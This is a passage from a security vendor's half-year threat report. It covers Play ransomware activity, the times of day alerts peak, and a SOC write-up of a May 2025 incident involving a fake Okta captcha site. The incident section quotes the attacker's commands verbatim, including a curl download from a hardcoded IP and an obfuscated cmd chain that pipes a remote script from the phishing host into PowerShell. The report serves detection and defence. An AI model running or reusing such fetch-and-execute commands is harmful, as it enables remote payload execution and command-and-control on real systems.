
RansomHub's focus on operationally critical sectors, sustained attack momentum throughout early 2025, and global operational reach position them among today's top ransomware threats. Organizations facing this adversary level need strong defensive measures, rapid patching processes, and active threat monitoring to reduce the significant damage this group can inflict.

Threat Actors & Malware Families
(continued)

5. Play

From January to June 2025, Critical Start CRU observed Play operating as one of the most opportunistic ransomware actors, demonstrating remarkable persistence and reach across diverse industries and international boundaries. Known for leveraging data theft and public leak sites to exert pressure on victims, Play continues to demonstrate a capacity for disruption that spans critical sectors and borders.

From January through June 2025, Play showed a steady and persistent attack cadence, starting with 10 incidents in January and quickly ramping up to 37 attacks in February. Activity spiked again in April with 51 recorded breaches which accounted for 28% of all Play incidents. With this these attacks remained high through May with 42 attributed attacks before tapering off slightly in June with 11. This sustained tempo underscores Play's ability to execute a significant volume of compromises with regularity across the first half of the year.



Play's targeting patterns reveal a marked focus on Manufacturing & Industrial Products at 27% of total victims, followed closely by Engineering & Construction and Professional Services each representing 15% of Play's victim profile. Consumer & Retail accounted for 13% of all attacks, suggesting Play's preference for organizations with substantial consumer data or supply chains. Financial Services (3%), Technology (3%), and Real Estate (5%) also feature prominently, with smaller portions allocated to industries like Telecommunications, Healthcare & Life Sciences, and Travel & Leisure, demonstrating Play's sector-agnostic and opportunistic posture.

Geographically, Play concentrated most of its attacks on the United States, which accounted for approximately 82% of all recorded incidents. Canada followed with 12%, while European targets including Germany, Sweden, and the United Kingdom collectively represented about 5% of all activity. Smaller numbers of victims across Japan, Botswana, and Switzerland highlight Play's global footprint and its ability to strike across multiple continents.


Play's continued success across diverse sectors, their sustained engagement throughout the first half of 2025, and their global reach make this actor a highly significant threat. Going forward, organizations will need to implement rigorous data protection, rapid patching, robust incident response protocols, and continuous threat monitoring to reduce their exposure to Play's evolving attack methodologies.

Timeline & TTPs Trends

Leveraging first-party intelligence generated from the CORR platform, CRU analyzed alert activity throughout H1 2025 to uncover both temporal patterns and evolving tactics, techniques, and procedures (**TTPs**) employed by threat actors. This comprehensive analysis highlights critical periods of heightened attack activity and provides insight into the methods adversaries use, enabling more precise threat detection and proactive defense strategies.

Timeline Trends

This section highlights the distribution of alerts throughout the day in Coordinated Universal Time (**UTC**), offering insight into when threat activity most commonly occurs. Analyzing hourly patterns helps reveal consistent behaviors among threat actors, such as preferred windows for initial access, lateral movement, or execution. These trends support a clearer understanding of attacker rhythms and can inform defensive posture planning.




Timeline & TTPs Trends (continued)

In H1 2025, CRU observed a notable concentration of attack activity between 1400 and 1700 UTC. This three-hour window accounted for approximately 32.6% of all high and critical alerts mitigated by Critical Start's SOC, indicating a persistent operational preference among threat actors. The concentration during this period likely reflects attacker attempts to align with predictable user behavior. Specifically, 1400 UTC corresponds to late morning in the U.S. and early afternoon in other key regions, when employees are actively engaged with systems. Credential-based attacks peaked during this hour, possibly exploiting heightened login activity following scheduled breaks or transitions in work focus.

These timing choices suggest that adversaries are deliberately launching attacks when authentication events are most frequent, increasing their chances of blending in with legitimate user actions. This trend mirrors observations from H2 2024, where a similar spike in alert volume was recorded during the same timeframe. The consistency across reporting periods suggests that this window may align with attacker workflows, automation schedules, or periods of increased target vulnerability.

Further, breaking down the hourly aggregation by quarter for Q1–Q2 2024 and 2025, Q1 2025 saw a 38.98% increase in high and critical alerts from Q1 2024. Whereas Q2 2025 recorded a 117.93% increase compared to Q2 2024. These significant rise was primarily driven by an increase in password spray attacks. Between 0900 and 2300 hours, Q1 2025 consistently recorded higher alert volumes than other quarters. These trends highlight the need for heightened vigilance during peak attack hours and a continued focus on mitigating password-based threats.



Timeline & TTPs Trends (continued)


The highest concentration of attacks occurred at 1500 UTC, a time when password spray alerts comprised of 22.73% of all alerts, followed closely by malicious links in emails with 7.79%. CRU analysts observed that 100% of the malicious URLs in these emails had an SSL certificate, indicated by the "https" in the URL string. This marks a significant shift in attacker tactics where threat actors are increasingly using legitimate but compromised infrastructure, such as domains, IP addresses, and SSL certificates, while also acquiring new infrastructure for malicious use. Some of these new domains are registered under fake identities, while others are tied to long-standing, legitimate domains that have been in use for many years. As a result, the presence of an SSL certificate can no longer be relied upon as a sign of legitimacy.

Given this shift, defenders need to expand their detection strategies to include more behavioral indicators. Malicious connections to suspicious domains can often be traced back to user interactions with phishing emails, such as opening a malicious email or clicking on a malicious link. Additionally, defenders should be alert to processes spawned immediately after these interactions. Unusual activities, such as sign-ins from unfamiliar locations, or failed sign-ins lacking key properties like device fingerprinting or multifactor authentication, should also trigger alerts.

Timeline Analysis

In modern cyberattacks, adversaries often exploit trusted Windows components such as command-line utilities and Living Off the Land Binaries, or LOLBINs, to perform malicious actions without raising suspicion. Tools like cmd.exe, curl, and conhost.exe are legitimate system processes used daily by administrators and the operating system itself, which makes them ideal for attackers seeking to blend into normal activity. When one of these utilities connects to an unusual or rarely seen external host, it can indicate a potential security threat. This behavior may suggest communication with a Command and Control server or an attempt to exfiltrate data from the system. Since these tools are inherently trusted, they can bypass many endpoint defenses. Monitoring and investigating such activity is crucial to detect early signs of compromise and prevent further intrusion.

In H1 2025, CRU observed one instance of malicious use of Windows command-line utilities where attackers compromised a valid account and leveraged trusted tools to silently download and execute harmful payloads, enabling them to maintain stealth and control over compromised systems. This section highlights the incident detected by the Palo Alto Cortex XDR and steps taken by Critical Start's SOC analysts using Critical Start's CORR platform to mitigate the attack.



02:52PM
Comment
Isolated host, this activity is malicious. We've investigated ...

11:52AM
Comment
- Process tree: [Screenshot] [redacted]

11:46AM
Comment
Host isolation performed with [redacted] as second point of c...

11:39AM
Comment
[redacted] isolated using Palo Alto Cortex XDR or ...

11:41AM
Comment
Additional Information The site, `oktacheck[.]it[.]com` ...

11:46AM
Comment
Called [redacted] SOC On-Call [redacted] Phone) they stated the...

11:38AM
Comment
[redacted] isolation using Palo Alto Cortex XDR or...

11:33AM
Comment
High Priority #### What Was Observed Palo Alto Corte..


10:35AM
Comment
[redacted] Cortex Filter ROE` Palo Alto Cortex `filters`...

May 13, 2025

Timeline & TTPs Trends (continued)

In May 2025, a construction industry client was targeted in a malicious incident detected by Palo Alto Cortex XDR. The first alert was triggered at 11:33 UTC when a Windows Living Off the Land Binary (**LOLBIN**) executable initiated an outbound connection to a rare external host, an early indicator of potential command and control (C2) activity. Within five minutes of the first alert, automation workflows built into Critical Start's CORR platform had already retrieved key artifacts to support investigation and response. Acting swiftly and in line with pre-established rules of engagement, Critical Start's SOC analysts initiated response actions. These included isolating the affected host via Cortex XDR/XSIAM for Endpoint using the Public API, conducting OSINT investigations to build contextual awareness, and coordinating directly with the client's designated point-of-contact. All actions were peer-reviewed to ensure procedural integrity. The prompt response and direct collaboration with the client's point-of-contact enabled the containment of this incident, preventing lateral movement to other hosts, or actions on objectives by the attacker.

During the investigation, analysis of the suspicious URL used for C2 revealed that the attacker had hosted a fake site impersonating `okta.com`. While the landing page deceptively asked users to verify they were human, in the background, the attacker was silently establishing a command and control connection to their infrastructure.



[redacted] (Critical Start)

Additional Information

The site, oktacheck[.]it[.]com requests that the user complete a captcha to verify that they are human. Then they are taken to another page where they are prompted to follow instructions that will allow the threat actor to perform command and control activities on the user's machine.

--

www.okta.com needs to review the security of your connection before proceeding.

[redacted] (Critical Start)

High Priority

What Was Observed

Palo Alto Cortex XDR alerted to potential LOLBIN activity on host, [redacted], with user context, [redacted].

> *DESCRIPTION*

- The process `curl.exe` connected to `80.77.23.48`.
- The address `80.77.23.48` was connected by `0` different endpoints across `0` unique days in the last ***30 days***.
- Command line: `--url http://80.77.23.48/service/download/data_1.bin --output data_1.bin --fail`.
- The destination port `80` is well-known and used by attackers to evade detection.

--

Parent Process:

- Process Name: `curl.exe`
  - Virus Total: Clean: More Details
  - Command Line: `--url http://80.77.23.48/service/download/data_1.bin --output data_1.bin --fail`

  > NOTE: This command line is essentially saving the content from IP, `80.77.23.48`, to a local bin folder called, `data_1.bin`.

Target Process:

- Process Name: `cmd.exe`
  - Path: `C:\Windows\System32\cmd.exe`
  - Command Line: `cmd \\\\\\//////\\\\\\//////\\\\\\//////c "msg * born of woman·379a7ba015d8bf1c && nslookup google.com && hostname && curl https://oktacheck.it.com/s.php?an=1 | powershell" && born of woman·379a7ba015d8bf1c`

  > NOTE: This command line is essentially downloading content from site, `hxxps[://]oktacheck[.]it[.]com/s[.]php`, and then executing that content via Powershell. After referencing the site on Virus Total, we can confirm that this site has hits for `Phishing`.

What is the Risk

A threat actor abusing cmd.exe, curl.exe, and powershell.exe can execute ***system-level commands, download malicious payloads, and run scripts without detection***, leveraging built-in tools to bypass security controls.

> MITRE T1218: System Binary Proxy Execution

Recommended Steps


We recommend the following:

If this activity is not recognized:

- Add the aforementioned site to your ***internal firewall block list***
- Establish policy in your environment that prevents the abuse of these processes
- Reverse any malicious actions that you may observe, and restore the host back to its last good known configuration.
- Ensure that the content that was fetched using curl is removed from your environment
- Perform a precautionary A/V scan.
- If you believe that this activity is a result of the user account being compromised:
  - Revoke user sessions
  - Reset the user's password

Besides other artifacts retrieved by the SOC, two malicious commands stand out. The command `--url http://80.77.23.48/service/download/data_1.bin --output data_1.bin --fail` initially appears benign, it can serve a more nefarious purpose. In this case, the command downloads a binary file from a hardcoded IP address, bypassing domain-level protections and saves it locally under the name data_1.bin. The use of the `--fail` flag ensures the command quietly exits if the download fails due to an HTTP error, avoiding any conspicuous error messages. This behavior is typical in automated scripts designed to fetch and execute malware as part of an initial access or lateral movement phase in a cyberattack. Although the URL returned a clean result on VirusTotal, this does not eliminate the possibility of malicious intent. It underscores the importance of contextual analysis, cross-verification with multiple platforms to ensure accuracy, and maintaining human oversight in any automated detection process.

Timeline & TTPs Trends (continued)



In the same instance, the second command uses `conhost.exe --headless` to launch a hidden console session without displaying a terminal window, and then uses cmd /c to execute a series of commands and automatically close the session once they complete successfully. The command chain includes msg `*` to display a message, `nslookup` to check network connectivity, hostname to get the machine's name, and curl to fetch and pipe a remote script from `https://oktacheck[.]it[.]com/s[.]php?an=1` directly into `PowerShell` for execution. The `&&` operators ensure that each command runs only if the previous one succeeds, forming a logical AND chain. The command is obfuscated with unnecessary slashes and ends with a repeated marker string ("born of woman·..."), likely used to tag or identify infected systems. The process tree above reveals other binaries and executables leveraged in this instance.

Notably, investigations by the SOC revealed that executables, dynamic link libraries, and binaries exploited by the threat actors were all staged in the `C:\Users\<username>\AppData\Local\Temp\` directory of the compromised workstation. This path is a common target because it is writable by standard user accounts and does not require administrative privileges. It is also frequently used by legitimate applications for temporary operations, which helps attackers blend in with normal system activity. In many cases, files in this directory are ignored or treated with lower priority, making it easier for malicious files to go undetected. Additionally, the temporary nature of the folder can hinder forensic efforts if files are removed or overwritten before analysis begins.

Overall, this incident illustrates how threat actors can carry out stealthy malicious activity by leveraging legitimate Windows tools to execute remote payloads without triggering obvious user alerts. It underscores the importance of proactive threat hunting, persistent monitoring of commonly abused directories like the Temp folder, and implementing layered detection strategies to uncover threats that might otherwise evade traditional security controls.

Timeline & TTPs Trends (continued)


Seasonal Trends: Breakdown by Month and Day of Week

Understanding when attackers are most active provides critical context for threat detection and response efforts. CRU's analysis of H1 2025 alert data reveals clear patterns in timing, with spikes concentrated around specific weekdays and months. The following breakdown highlights the most targeted days and months, along with the tactics most commonly observed during those periods.

Days of Week

CRU's analysis of alerts from the H1 2025 reporting period showed that April recorded the highest number of high and critical alerts, accounting for 22.82% of the total. March followed with 18.29%. This elevated activity during early spring may reflect how attackers strategically time their operations around broader shifts in organizational behavior and user engagement.

Both March and April include notable U.S. holidays and observances that can influence workforce schedules, user availability, and overall IT monitoring coverage. In particular, April typically includes Tax Day, Easter, and Passover, all of which can lead to increased digital activity, especially around personal finance and travel. March features St. Patrick's Day and in some states, César Chávez Day, which can also affect operational routines.




Despite these fluctuations in alert volume, the types of attacks observed during these months remained consistent with the dominant techniques seen across the reporting period. Password spray, malicious links in phishing emails, and sign-ins using valid credentials continued to be the top three tactics used by threat actors. These methods remain effective due to their ability to bypass traditional perimeter defenses and blend into normal user activity, especially during times of heightened digital engagement.

Timeline & TTPs Trends (continued)

Days of Week

